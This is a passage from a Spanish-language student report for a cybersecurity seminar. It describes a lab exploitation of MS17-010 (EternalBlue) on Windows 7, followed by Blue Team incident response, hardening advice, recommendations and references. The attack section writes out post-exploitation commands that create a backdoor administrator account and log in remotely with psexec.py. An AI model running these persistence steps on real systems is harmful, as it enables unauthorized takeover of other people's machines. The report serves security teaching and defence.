- Se accedió a una shell de Windows desde Meterpreter.


  Figura 12. Ingreso a shell Windows



  Nota: Autoría Propia

- Se creó un nuevo usuario: net user AlejandroContreras Password123 /add.

Figura 13. net user AlejandroContreras Password123 /add



Nota: Autoría Propia


- Se añadió el nuevo usuario al grupo de Administradores locales: net localgroup Administradores AlejandroContreras /add.

Figura 14. net localgroup Administradores AlejandroContreras /add

Nota: Autoría Propia

- Se verificó la creación y los privilegios del usuario mediante comandos net user AlejandroContreras y net localgroup Administradores.


Figura 15. Detalles de usuario



Nota: Autoría Propia

- Se validó la capacidad de autenticación remota con las nuevas credenciales utilizando psexec.py desde la máquina Parrot OS: psexec.py PC202006/AlejandroContreras:'Password123'@192.168.137.103 cmd.exe.


Figura 16. Ingreso por psexec.py



Nota: Autoría Propia


- Finalmente, se confirmó la existencia del usuario administrador en la interfaz gráfica de Windows 7 (netplwiz). El impacto de la vulnerabilidad MS17-010 es catastrófico, permitiendo la ejecución remota de código a nivel de kernel, el control total del sistema, la exfiltración de datos, la instalación de malware y el uso del sistema comprometido como pivote para ataques laterales. Se elaboró un diagrama de flujo del ataque para ilustrar el proceso.

Figura 17. Cuentas de usuario



Nota: Autoría Propia

Figura 18. Diagrama de flujo ataque EternalBlue



Nota: Autoría Propia

El diagrama muestra el proceso realizado por el exploit EthernalBlue de Metasploit para tomar control del equipo objetivo.

4.3 Operaciones Defensivas: Estrategias Blue Team (Síntesis Etapa 4)

Desde la perspectiva del Blue Team, se abordó la respuesta al incidente simulado y las estrategias de fortalecimiento para prevenir ataques similares.

4.3.1 Respuesta a Incidentes y Contención:

Ante un ataque en tiempo real como el explotado (MS17-010), se propuso un protocolo de respuesta inicial basado en guías de gestión de incidentes (Zambrano Hernandez et al., 2024; INCIBE, 2018; MinTIC, 2016).

- Identificación y Verificación: Confirmar la alerta mediante análisis de logs (Eventos de Windows), uso de herramientas como Process Hacker (Process Hacker, 2018) para identificar procesos sospechosos y netstat -anob para conexiones anómalas.

- Contención Inmediata: Aislar la máquina comprometida de la red (desconexión física, reglas de firewall en host o perimetral) para prevenir la propagación. Bloquear procesos maliciosos identificados.
- Recolección de Evidencia Volátil: Antes de alterar el sistema, preservar datos volátiles como volcados de memoria RAM (para análisis con Volatility (Volatility, 2025)), estado de red y lista de procesos.
- Escalamiento y Comunicación: Activar el plan de respuesta a incidentes, notificando al líder del Blue Team/CSIRT y partes interesadas.
- Se diferenció el rol proactivo y continuo del Blue Team (monitoreo 24/7, gestión de vulnerabilidades, hardenización, threat intelligence, threat hunting) del rol reactivo del CSIRT (activado post-detección para gestionar el ciclo de vida del incidente: preparación, detección, análisis, contención, erradicación, recuperación y lecciones aprendidas) (SANS Institute, 2022).

4.3.2 Fortalecimiento de Sistemas y Prevención:

Para prevenir la recurrencia de ataques como el de MS17-010, se propusieron las siguientes estrategias de hardenización (Red.es, 2019; Vidal, 2021):

- Gestión de Parches: Aplicación inmediata del parche MS17-010 y establecimiento de un programa robusto de gestión de parches continuos.
- Deshabilitar Protocolos Inseguros: Desactivar SMBv1 en todos los sistemas Windows donde no sea estrictamente necesario.
- Configuración Segura de Firewalls: Implementar reglas estrictas en firewalls de host y de red para bloquear el puerto 445/tcp por defecto, permitiendo acceso solo desde IPs legítimas.

- Segmentación y Microsegmentación de Red: Aislar sistemas críticos para limitar la superficie de ataque y el movimiento lateral.
- Principio de Mínimo Privilegio: Asegurar que todas las cuentas operen con los mínimos privilegios necesarios.
- Monitoreo Activo y Detección (IDS/IPS/SIEM): Implementar o ajustar reglas en IDS/IPS (ej. Snort) y SIEM (ej. Wazuh (Wazuh, 2025), OSSIM (AlientVault, 2025)) para detectar patrones de tráfico asociados a MS17-010 y otras anomalías.
- Gestión de Activos y Evaluación Continua de Vulnerabilidades: Mantener un inventario actualizado y realizar escaneos regulares (ej. OpenVAS).
- Se destacó la importancia de los CIS Benchmarks (Center for Internet Security, 2023) como guías para establecer líneas base seguras, realizar hardenización sistemática y auditar el cumplimiento. Se describió el rol fundamental de un SIEM en la recolección, normalización, correlación de eventos, alertamiento y generación de informes. Finalmente, se mencionaron herramientas GPL esenciales para la contención: Wazuh, Process Hacker, Volatility Framework y OSSIM. Se consideraron también marcos de referencia como el de NIST (2018) y el Modelo de Seguridad y Privacidad de la Información de MinTIC (2020).

5 Recomendaciones

A partir de la experiencia y los análisis realizados durante este seminario, se formulan las siguientes recomendaciones estratégicas para CyberFort Technologies y otras organizaciones que busquen robustecer su postura en ciberseguridad:

- **Fomentar una Cultura de Colaboración Activa entre Red Team y Blue Team:** Establecer mecanismos formales para que los hallazgos del Red Team se traduzcan en acciones concretas y priorizadas por el Blue Team. Realizar ejercicios conjuntos ("Purple Teaming") para optimizar tácticas de detección y respuesta en tiempo real. Esto contribuye directamente al desarrollo de estrategias más resilientes.
- **Priorizar la Gestión Proactiva de Vulnerabilidades y Configuraciones:** Implementar un programa de gestión de vulnerabilidades que no solo identifique (mediante escaneos regulares y threat intelligence), sino que también priorice y remedie las debilidades de forma ágil. Adoptar los CIS Benchmarks como estándar para el endurecimiento de todos los sistemas críticos y automatizar la verificación de cumplimiento.
- **Invertir en Capacitación Continua y Concienciación en Seguridad:** El factor humano sigue siendo un eslabón crítico. Proveer capacitación técnica avanzada y continua para los equipos de seguridad, y programas de concienciación efectivos para todos los empleados, enfocados en reconocer amenazas actuales como phishing y malware, y en la importancia de seguir las políticas de seguridad.
- **Desarrollar y Probar Planes de Respuesta a Incidentes Detallados:** Asegurar que existan planes de respuesta a incidentes (IRP) actualizados, claros y probados regularmente mediante simulacros. Estos planes deben cubrir diversos escenarios de ataque y definir roles, responsabilidades y procedimientos de comunicación.

- **Fortalecer la Segmentación de Red y el Principio de Mínimo Privilegio:** Implementar una segmentación de red granular (incluyendo microsegmentación donde sea aplicable) para contener la propagación de ataques. Revisar y aplicar estrictamente el principio de mínimo privilegio para todas las cuentas de usuario y de servicio, limitando el acceso solo a los recursos necesarios para sus funciones.
- **Mejorar la Visibilidad y Detección mediante SIEM y Monitoreo Avanzado:** Optimizar la configuración del SIEM para asegurar la ingesta y correlación efectiva de logs de todas las fuentes críticas. Incorporar fuentes de inteligencia de amenazas y desarrollar casos de uso específicos para detectar TTPs adversarias relevantes para la organización.
- **Establecer un Marco Ético y Legal Sólido para Operaciones de Ciberseguridad:** Asegurar que todas las actividades, especialmente las ofensivas (pentesting, Red Teaming), se realicen dentro de un marco legal y ético claramente definido, con autorizaciones adecuadas y respetando la privacidad y la legislación vigente. Esto construye confianza y protege a la organización.
- **Evaluar y Gestionar el Riesgo de Terceros:** Implementar un programa para evaluar y gestionar los riesgos de ciberseguridad asociados con proveedores, socios y otros terceros que tengan acceso a los sistemas o datos de la organización.

Las recomendaciones estan enfocadas en la mejora continua y la adaptación, permitiendo a la organización no solo defenderse contra las amenazas actuales, sino también prepararse para los desafíos futuros en el dinámico campo de la ciberseguridad.

6 Video de sustentación

https://youtu.be/KgIcQ5J4aLg

7 Conclusiones

El desarrollo de las actividades propuestas en el seminario especializado ha permitido consolidar una comprensión práctica y estratégica de las operaciones de ciberseguridad, destacando la interdependencia y el valor sinérgico de los equipos Red Team y Blue Team.

- La **aplicación práctica del conocimiento** es fundamental en ciberseguridad. La simulación de un ataque real (MS17-010) y la posterior formulación de estrategias de defensa permitieron internalizar la criticidad de vulnerabilidades conocidas y la importancia de una gestión proactiva de la seguridad. Este enfoque práctico construye un conocimiento más profundo que la mera teoría.
- La **integración de las perspectivas Red Team y Blue Team** es esencial para una estrategia de ciberseguridad madura. El Red Team, al simular amenazas, proporciona información invaluable que el Blue Team utiliza para fortalecer las defensas, mejorar la detección y optimizar la respuesta. Esta retroalimentación continua fomenta un ciclo de mejora constante.
- El **marco legal y ético** no es un complemento, sino una base indispensable para el profesional de ciberseguridad. Comprender y adherirse a la Ley 1273 de 2009, la Ley 1581 de 2012 y el código de ética de COPNIA guía la toma de decisiones responsables, protege a la organización y al profesional, y asegura la confianza de los clientes y la sociedad.
- La **prevención y el fortalecimiento (hardenización)** son tan cruciales como la capacidad de respuesta. Deshabilitar protocolos inseguros como SMBv1, aplicar parches diligentemente y seguir estándares como los CIS Benchmarks reduce significativamente la superficie de ataque y la probabilidad de un incidente exitoso.

- Las **herramientas tecnológicas** (Nmap, Metasploit, SIEM, HIDS) son facilitadores clave, pero su efectividad depende de la pericia del analista y de su integración en procesos bien definidos. El conocimiento técnico debe ir acompañado de una comprensión estratégica de cómo estas herramientas contribuyen a los objetivos generales de seguridad.
- La **gestión de incidentes** es un proceso dinámico que requiere preparación, detección rápida, contención efectiva, erradicación completa, recuperación segura y, fundamentalmente, el aprendizaje de cada evento para mejorar la resiliencia futura.

En definitiva, el conocimiento construido a lo largo de este seminario refuerza la idea de que la ciberseguridad es un campo multidisciplinario que exige una constante actualización, una mentalidad tanto ofensiva como defensiva, y un compromiso inquebrantable con la legalidad y la ética.

8 Referencias

8.1 Referencias en Español:

COPNIA. (2024). Código de Ética Profesional. Consejo Profesional Nacional de Ingeniería.

Gobierno de Colombia. (2009). Ley 1273 de 2009 - Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos" - y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. Diario Oficial No. 47.223 de 5 de enero de 2009.

Gobierno de Colombia. (2012). Ley Estatutaria 1581 de 2012 - Por la cual se dictan disposiciones generales para la protección de datos personales. Diario Oficial No. 48.587 de 17 de octubre de 2012.

Instituto Nacional de Ciberseguridad de España (INCIBE). (2018). Guía de respuesta ante incidentes de ciberseguridad. INCIBE.

MinTIC. (2016). Guía para la gestión de incidentes de seguridad digital. Ministerio de Tecnologías de la Información y las Comunicaciones.

MinTIC. (2020). Modelo de Seguridad y Privacidad de la Información (MSPI). Ministerio de Tecnologías de la Información y las Comunicaciones.

MinTIC. (2024a). Política de Seguridad y Privacidad de la Información. (Referenciado en Etapa 1)

MinTIC. (2024b). Políticas de Tratamiento de Datos Personales. (Referenciado en Etapa 1)

Organización de los Estados Americanos (OEA). (2020). Informe de Ciberseguridad 2020: Riesgos, Avances y el Camino a Seguir en América Latina y el Caribe. OEA.

Red.es. (2019). Guía de buenas prácticas para la configuración segura de sistemas. Ministerio de Asuntos Económicos y Transformación Digital, España.

Superintendencia de Industria y Comercio (SIC). (2015). Guía para la implementación del Principio de Responsabilidad Demostrada (Accountability) en la Protección de Datos Personales. SIC.

Universidad Nacional Abierta y a Distancia (UNAD). (2024). Material formativo del curso Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team. UNAD.

Valencia, A. (2019). Hacking ético y ciberseguridad: Fundamentos y técnicas. Editorial Alfaomega.

Vidal, M. A. (2021). Gestión de la ciberseguridad en la empresa: Guía práctica. Ediciones de la U.

Zambrano Hernandez, L. F., Peña Hidalgo, H., Cardenas Corral, L., & Cardenas, N. (2024). Guia para la Gestión y Clasificación de Incidentes de Ciberseguridad. UNAD.

Zuluaga, A. D. (2017). Hacking ético basado en la metodología abierta de testeo de seguridad - OSSTMM, aplicado a la rama judicial, seccional armenia. (Tesis de especialización). Universidad Nacional Abierta y a Distancia.

8.2 Referencias en Inglés:

AlientVault. (2025). LevelBlue OSSIM. AT&T Cybersecurity. https://levelblue.com/products/ossim (Nota: La fecha 2025 se mantiene de la Etapa 4, ajustar si es necesario a la fecha de consulta real).

Center for Internet Security (CIS). (2023). CIS Benchmarks. CIS. https://www.cisecurity.org/cis-benchmarks/

Doubleoctopus. (2025). What is Meterpreter? - Security Wiki. Secret Double Octopus. https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/ (Nota: La fecha 2025 se mantiene de la Etapa 3).

Impacket. (2025). Impacket. SecureAuth Corporation. https://www.kali.org/tools/impacket-scripts/ (Nota: La fecha 2025 se mantiene de la Etapa 3, el enlace es a Kali Tools que lo incluye).

Microsoft. (2025). Windows Commands. Microsoft Learn. https://learn.microsoft.com/es-es/windows-server/administration/windows-commands/windows-commands (Nota: La fecha 2025 se mantiene de la Etapa 3).

MITRE. (2023). MITRE ATT&CK Framework. The MITRE Corporation. https://attack.mitre.org/

National Institute of Standards and Technology (NIST). (2017). NVD - CVE-2017-0144. NIST. https://nvd.nist.gov/vuln/detail/cve-2017-0144 (Referencia específica para MS17-010).

National Institute of Standards and Technology (NIST). (2018). Framework for Improving Critical Infrastructure Cybersecurity (Cybersecurity Framework Version 1.1). NIST. https://doi.org/10.6028/NIST.CSWP.04162018

Nmap.org. (2023). Nmap Security Scanner. https://nmap.org/

OWASP Foundation. (2021). OWASP Top 10 - 2021. Open Web Application Security Project. https://owasp.org/Top10/

Process Hacker. (2018). Process Hacker. SourceForge. https://sourceforge.net/projects/processhacker/

Rapid7. (2023). Metasploit Framework. https://www.metasploit.com/

SANS Institute. (2022). Building a World-Class Security Operations Center (SOC). SANS Whitepaper.

Volatility Foundation. (2025). The Volatility Foundation. https://volatilityfoundation.org/ (Nota: La fecha 2025 se mantiene de la Etapa 4).

Wazuh. (2025). Wazuh - The Open Source Security Platform. Wazuh. https://documentation.wazuh.com/current/user-manual/capabilities/active-response/index.html (Nota: La fecha 2025 se mantiene de la Etapa 4).